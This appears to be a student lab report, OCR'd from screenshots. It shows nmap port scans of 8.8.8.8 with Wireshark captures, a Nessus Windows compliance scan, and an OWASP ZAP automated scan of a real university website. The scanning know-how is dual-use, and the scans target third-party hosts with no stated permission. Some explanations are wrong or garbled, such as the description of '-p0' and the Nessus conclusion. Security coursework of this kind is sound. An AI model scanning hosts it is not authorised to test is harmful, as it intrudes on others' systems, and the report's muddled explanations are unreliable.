0070  0a 4d 58 3a 20 31 0d 0a  53 54 3a 20 75 72 6e 3a   ·MX: 1·· ST: urn:
0080  64 69 61 6c 2d 6d 75 6c  74 69 73 63 72 65 65 6e   dial-mul tiscreen
0090  2d 6f 72 67 3a 73 65 72  76 69 63 65 3a 64 69 61   -org:ser vice:dia
00a0  6c 3a 31 0d 0a 55 53 45  52 2d 41 47 45 4e 54 3a   l:1··USE R-AGENT:
00b0  20 4d 69 63 72 6f 73 6f  66 74 20 45 64 67 65 2f    Microso ft Edge/

eth0: <live capture in progress>    Packets: 4196 · Displayed: 4196 (100.0%)    Profile: Default
```

5.nmap -p* [ip]

- This option will scan all the reachable ports of the target.




```
┌──(kali㉿kali)-[~]
└─$ nmap -p* 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 12:08 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.072s latency).
Not shown: 8348 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
443/tcp open  https
853/tcp open  domain-s

Nmap done: 1 IP address (1 host up) scanned in 82.45 seconds
```


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.    Time           Source           Destination  Protocol Length Info
 18997 334.877974612  192.168.43.118   8.8.8.8      TCP       74 41076 → 9312 [SYN] Seq=0 Wi
 18998 334.878252722  192.168.43.118   8.8.8.8      TCP       74 50230 → 700 [SYN] Seq=0 Win
 18999 334.878310098  192.168.43.118   8.8.8.8      TCP       74 51912 → 1032 [SYN] Seq=0 Wi
 19000 334.878346186  192.168.43.118   8.8.8.8      TCP       74 55494 → 7033 [SYN] Seq=0 Wi
 19001 334.878382252  192.168.43.118   8.8.8.8      TCP       74 38540 → 4937 [SYN] Seq=0 Wi
 19002 334.878663398  192.168.43.118   8.8.8.8      TCP       74 56004 → 4299 [SYN] Seq=0 Wi
 19003 334.878714300  192.168.43.118   8.8.8.8      TCP       74 51668 → 33435 [SYN] Seq=0 W
 19004 334.878750832  192.168.43.118   8.8.8.8      TCP       74 48278 → 1912 [SYN] Seq=0 Wi
 19005 334.878785920  192.168.43.118   8.8.8.8      TCP       74 38500 → 7119 [SYN] Seq=0 Wi
 19006 334.879688840  192.168.43.118   8.8.8.8      TCP       74 40768 → 3900 [SYN] Seq=0 Wi
 19007 334.879736253  192.168.43.118   8.8.8.8      TCP       74 59932 → 14693 [SYN] Seq=0 W
 19008 334.879770153  192.168.43.118   8.8.8.8      TCP       74 35994 → 1782 [SYN] Seq=0 Wi

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: PcsCompu_50:4c:14 (08:00:27:50:4c:14), Dst: OnePlusT_e1:fd:b9 (c0:ee:fb:e1:fd:b9)
› Internet Protocol Version 4, Src: 192.168.43.118, Dst: 8.8.8.8
› User Datagram Protocol, Src Port: 63011, Dst Port: 21476

0000  c0 ee fb e1 fd b9 08 00  27 50 4c 14 08 00 45 00   ········ 'PL···E·
0010  00 1c 6a d2 00 00 2c 11  27 d1 c0 a8 2b 76 08 08   ··j···,· '···+v··
0020  08 08 f6 23 53 e4 00 08  b9 a7                     ···#S··· ··
```

6. nmap -p0 [ip]

- One of the newer host discovery options is the IP protocol ping, which sends IP packets with the specified protocol number set in their IP header.
- The protocol list takes the same format as do port lists in the previously discussed TCP, UDP and SCTP host discovery options.
- If no protocols are specified, the default is to send multiple IP packets for ICMP (protocol 1), IGMP (protocol 2), and IP-in-IP (protocol 4). The default protocols can be configured at compile-time by changing DEFAULT_PROTO_PROBE_PORT_SPEC in nmap.h.
- Note that for the ICMP, IGMP, TCP (protocol 6), UDP (protocol 17) and SCTP (protocol 132), the packets are sent with the proper protocol headers while other protocols are sent with no additional data beyond the IP header (unless any of --data, - -data-string, or --data-length options are specified).



```
┌──(kali㉿kali)-[~]
└─$ nmap -p0 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 12:11 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.13s latency).

PORT   STATE    SERVICE
0/tcp  filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```



Capturing from eth0

```
No.    Time           Source                    Destination               Protocol Length Info
 19037 426.570461631  fe80::c2ee:fbff:fee…      fe80::a00:27ff:fe50…      ICMPv6     78 Neighbor Advertisement fe80::c2ee:fbff:
 19038 426.672741491  fe80::c2ee:fbff:fee…      fe80::a00:27ff:fe50…      ICMPv6     86 Neighbor Solicitation for fe80::a00:27f
 19039 426.672812985  fe80::a00:27ff:fe50…      fe80::c2ee:fbff:fee…      ICMPv6     78 Neighbor Advertisement fe80::a00:27ff:f
 19040 434.427757670  192.168.43.118            8.8.8.8                   TCP        74 38234 → 80 [SYN] Seq=0 Win=64240 Len=0
 19041 434.427796683  192.168.43.118            8.8.8.8                   TCP        74 46294 → 443 [SYN] Seq=0 Win=64240 Len=0
 19042 434.561522291  8.8.8.8                   192.168.43.118            TCP        74 443 → 46294 [SYN, ACK] Seq=0 Ack=1 Win=
 19043 434.561642821  192.168.43.118            8.8.8.8                   TCP        66 46294 → 443 [ACK] Seq=1 Ack=1 Win=64256
 19044 434.561785669  192.168.43.118            8.8.8.8                   TCP        66 46294 → 443 [RST, ACK] Seq=1 Ack=1 Win=
 19045 434.562849218  2405:204:828e:57b5:…      2405:204:828e:57b5:…      DNS       100 Standard query 0xfeb8 PTR 8.8.8.8.in-ad
 19046 434.663933644  2405:204:828e:57b5:…      2405:204:828e:57b5:…      DNS       124 Standard query response 0xfeb8 PTR 8.8.
 19047 434.664397277  192.168.43.118            8.8.8.8                   TCP        74 53986 → 0 [SYN] Seq=0 Win=64240 Len=0 M
 19048 435.334216635  192.168.43.118            8.8.8.8                   TCP        74 53988 → 0 [SYN] Seq=0 Win=64240 Len=0 M

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: PcsCompu_50:4c:14 (08:00:27:50:4c:14), Dst: OnePlusT_e1:fd:b9 (c0:ee:fb:e1:fd:b9)
› Internet Protocol Version 4, Src: 192.168.43.118, Dst: 8.8.8.8
› User Datagram Protocol, Src Port: 63011, Dst Port: 21476

0000  c0 ee fb e1 fd b9 08 00  27 50 4c 14 08 00 45 00   ········'PL··E·
0010  00 1c 6a d2 00 00 2c 11  27 d1 c0 a8 2b 76 08 08   ··j···,·'···+v··
0020  08 08 f6 23 53 e4 00 08  b9 a7                     ···#S·····
```

eth0: <live capture in progress> | Packets: 19048 · Displayed: 19048 (100.0%) | Profile: Default

Conclusion: In this practical, we learned about nmap and different scan techniques and analysed captured packet using wireshark.

PRACTICAL 2


Aim: Perform a Vulnerability Scan on a system within the Local Area Network and Submit the report.

Theory:


Nessus:

- In Greek mythology, Nessus was a "centaur slain by Hercules for trying to carry away Hercules' wife but avenged by means of a poisoned garment that causes Hercules to die in torment". That is the definition given by Merriam Webster's Collegiate Dictionary.
- Nessus is a network security scanner.
- It utilizes plug-ins, which are separate files, to handle the vulnerability checks. This makes it easy to install plug-ins and to see which plug-ins are installed to make sure that your are current.
- Nessus uses a server-client architecture.
- The main server will need to be built on a supported Unix-like operating system. The client is available for Unix, Linux, and Windows. The server is not an option because "it performs the security checks" .
- The administrator of the server sets up user accounts for other team members and issues rights to those accounts. The clients must log in to the server to be able to run their scans.

Scan templates of nessus



Configure the settings in the Basic Settings section




Name	Schedule	Last Modified ▲
new_scan	On Demand	04:55 PM

Launch Scan

After you have configured all your settings, you can either click the Save button to launch the scan later, or launch the scan immediately.

If you want to launch the scan immediately, click the ▾ button, and then click Launch. Launching the scan will also save it.

Viewing Your Results



Status ▲	Plugin Name	Plugin Family	Count
FAILED	1.1.4 Set 'Minimum password length' to '14 or more character(s)'	Windows Compliance Checks	1
FAILED	1.2.2 Set 'Account lockout threshold' to '10 or fewer invalid logon attempt(s), but not 0	Windows Compliance Checks	1
FAILED	17.1.1 Set 'Audit Credential Validation' to 'Success and Failure'	Windows Compliance Checks	1
FAILED	17.2.1 Set 'Audit Application Group Management' to 'Success and Failure'	Windows Compliance Checks	1
FAILED	17.2.2 Set 'Audit Computer Account Management' to 'Success and Failure'	Windows Compliance Checks	1
FAILED	17.2.3 Set 'Audit Distribution Group Management' to 'Success and Failure'	Windows Compliance Checks	1
FAILED	17.2.4 Set 'Audit Other Account Management Events' to 'Success and Failure'	Windows Compliance Checks	1
FAILED	17.2.5 Set 'Audit Security Group Management' to 'Success and Failure'	Windows Compliance Checks	1
FAILED	17.2.6 Set 'Audit User Account Management' to 'Success and Failure'	Windows Compliance Checks	1
FAILED	17.3.1 Set 'Audit Process Creation' to 'Success'	Windows Compliance Checks	1

Scan Details

Name:	CIS Windows Server 2012 R2 DC L1
Status:	Completed
Policy:	Policy Compliance Auditing
Scanner:	Local Scanner
Folder:	My Scans
Start:	Today at 12:48 PM
End:	Today at 12:48 PM
Elapsed:	a few seconds
Targets:	192.168.100.100

Conclusion: In this practical, we used NESSUS tool for web analysis. We scanned a website for its vulnerabilities.


PRACTICAL - 3

Aim: Using OWASP-ZAP tool to find out Web Application Vulnerability.


Tool Introduction:
OWASP-ZAP:

- OWASP ZAP (short for Zed Attack Proxy) is an open-source web application security scanner. It is intended to be used by both those new to application security as well as professional penetration testers.
- It is one of the most active Open Web Application Security Project (OWASP) projects and has been given Flagship status.
- When used as a proxy server it allows the user to manipulate all of the traffic that passes through it, including traffic using https.
- It can also run in a daemon mode which is then controlled via a REST API.
- ZAP was added to the ThoughtWorks Technology Radar in May 2015 in the Trial ring.
- ZAP was originally forked from Paros, another pentesting proxy. Simon Bennetts, the project lead, stated in 2014 that only 20% of ZAP's source code was still from Paros.
- Some of the built in features include: Intercepting proxy server, Traditional and AJAX Web crawlers, Automated scanner, Passive scanner, Forced browsing, Fuzzer, WebSocket support, Scripting languages, and Plug-n-Hack support.
- It has a plugin-based architecture and an online ‘marketplace’ which allows new or updated features to be added. The GUI control panel is easy to use.

ZAP: We can find Zap in Web Application Analysis.



We will be able to see the main screen of ZAP.



Welcome to OWASP ZAP


ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

News

New ZAP Reporting Competition announced Learn More

We will go to automated scan.



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.


URL to attack: http://

Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Progress: Not started

We can now enter the website we want to analyze and click “Attack”.



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.


URL to attack: http://charusat.ac.in

Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Progress: Not started

We will see all found pages in Spider tab below.




New Scan Progress: 0: http://charusat.ac.in Current Scans: 1 URLs Found: 734 Nodes Added: 44 Export

URLs | Added Nodes | Messages

Processed	Method	URI	Flags
●	GET	http://charusat.ac.in	Seed
●	GET	http://charusat.ac.in/robots.txt	Seed
●	GET	http://charusat.ac.in/sitemap.xml	Seed
●	GET	https://charusat.ac.in/	
●	GET	https://charusat.ac.in/robots.txt	
●	GET	https://charusat.ac.in/sitemap.xml	
●	GET	https://charusat.nopaperforms.com/	Out of Scope
●	GET	https://charusat.ac.in/files/news/4th%20semester.pdf	
●	GET	https://charusat.ac.in/files/news/6th%20semester.pdf	
●	GET	https://charusat.ac.in/files/news/8th%20semester.pdf	
●	GET	https://charusat.ac.in/files/news/Elective%20Exam%20schedule%20for%20B...	
●	GET	https://charusat.ac.in/files/news/SolarPVTenderCharusat.pdf	
●	GET	https://charusat.ac.in/documents/pdfs/research/PDF%20Advt%20Content.pdf	
●	GET	https://charusat.ac.in/documents/pdfs/research/PDF%20Policy%20CHARUSAT...	
●	GET	https://charusat.ac.in/documents/pdfs/research/PDF%20Application%20Form...	
●	GET	https://charusat.ac.in/arip/	

Alerts 0 1 4 2 Primary Proxy: localhost:8080 Current Scans 0 0 79 0 0 1 0 0

We can see more details in message tab.



New Scan Progress: 0: http://charusat.ac.in Current Scans: 1 URLs Found: 1202 Nodes Added: 58 Export

